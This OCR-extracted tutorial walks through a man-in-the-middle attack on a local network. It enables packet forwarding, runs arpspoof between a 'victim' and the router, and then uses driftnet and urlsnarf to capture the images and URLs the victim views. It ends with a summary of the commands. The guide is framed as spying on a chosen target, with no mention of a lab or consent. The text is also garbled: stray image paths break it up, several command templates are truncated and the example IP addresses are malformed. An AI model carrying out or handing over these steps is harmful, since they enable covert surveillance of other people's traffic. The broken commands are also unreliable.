


1. Enable packet forwarding in Linux

The first thing you need to do is to forward all the IPv4 network packages. In this way your machine will act as a router. Execute the following command in a new terminal:

```
sysctl -w net.ipv4.ip_forward=1
```


Note

If your machine isn't forwarding the packets, the internet connection of the user will freeze and therefore the attack will be useless.

2. Intercept packages from victim with arpspoof

arpspoof is a command line utility that allows you to intercept packets on a switched LAN. It redirects too packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch. The structure of the command to start intercepting packets from the victim to the router is the following:

```
arpspoof -i [Network Interface Name] -t [Victim IP] [
```



So with our values, the command should look like:

Important

Run your command in a new terminal and let it running (don't close it until you want to stop the attack).

```
arpspoof -i wlan0 -t 192.000.000.52 192.000.000.1
```

This process will monitor the packet flow from the Victim to the Router.

3. Intercept packets from router with arpspoof

Now that you're intercepting packets from the victim to the router (running on a terminal), you need now to intercept the packets from the victim to the router with arpspoof. The structure of the command to start intercepting packets from the router to the victim is the following:

```
arpspoof -i [Network Interface Name] -t [Router IP] [
```

So with our values, the command should look like:

Important

Run your command in a new terminal and let it running (don't close it

until you want to stop the attack).

```
arpspoof -i wlan0 -t 192.000.000.1 192.000.000.52
```

As you can see, it's the same command of the previous step but we switched the possition of the arguments. Till this point you're already infiltrated to the connection between your victim and the router. Now you just need to learn how to read those packets using driftnet and urlsnarf.

4. Sniff images from victim navigation


To see the images from websites that our victim visits, you need to use driftnet. Driftnet is a program which listens to network traffic and picks out images from TCP streams it observes. Fun to run on a host which sees lots of web traffic. The strucure of the command to start driftnet and see the images that the user see on the websites is the following:

```
driftnet -i [Network Interface Name]
```

Note

If your machine isn't forwarding the packets, the internet connection of the user will freeze and therefore the attack will be useless.

With the information we have, our command should look like:



```
driftnet -i wlan0
```

5. Sniff URLs information from victim navigation

To get information about the websites that our victim visits, you can use urlsnarf for it. It is a command line tool that sniffs HTTP requests in Common Log Format. It outputs all requested URLs sniffed from HTTP traffic in CLF (Common Log Format, used by almost all web servers), suitable for offline post-processing with your favorite web log analysis tool (analog, wwwstat, etc.). The structure of the command to sniff the URLs that your victim visits, is the following:


```
urlsnarf -i [Network interface name]
```

In this case, with the information we have, the command to execute will look like:

Note

If your machine isn't forwarding the packets, the internet connection of the user will freeze and therefore the attack will be useless.

```
urlsnarf -i wlan0
```



Congratulations, if you have followed all the steps carefully, you should be now sniffing information about the target you've chosen with a MITM attack. Once your victim visits a website, you should be able to read information about his actions on the internet. To stop the attack, press `CTRL` + `C` on every terminal where any process that you've opened is running.

6. Disable packet forwarding (only when your attack has finished)

Once you are done with your attack (you don't want to sniff anymore), remember to disable the packet forwarding in the system again executing the following command on a terminal:


```
sysctl -w net.ipv4.ip_forward=0
```

Summary

If you have already followed the tutorial, you did everything right and it worked as expected, then follow the summary of the process the next time that you want to do this:

```
# Enable port forwarding
sysctl -w net.ipv4.ip_forward=1

# Spoof connection between Victim and Router
```



```
# Note: Run this command in a new terminal and let it
arpspoof -i [Network Interface Name] -t [Victim IP] [

# Same step but inverted (nope, it's not the same ...
# Note: Run this command in a new terminal and let it
arpspoof -i [Network Interface Name] -t [Router IP] [

# Execute driftnet to sniff images
# Note: Run this command in a new terminal and let it
driftnet -i [Network Interface Name]

# Sniff URL traffic of the victim
# Note: Run this command in a new terminal and let it
urlsnarf -i [Network Interface Name]

# Disable port forwarding once you're done with the a
sysctl -w net.ipv4.ip_forward=0

# Examples for values
# [Network Interface Name] = wlan0
# [Victim IP] = 192.000.xx
# [Router IP] = 192.000.1
```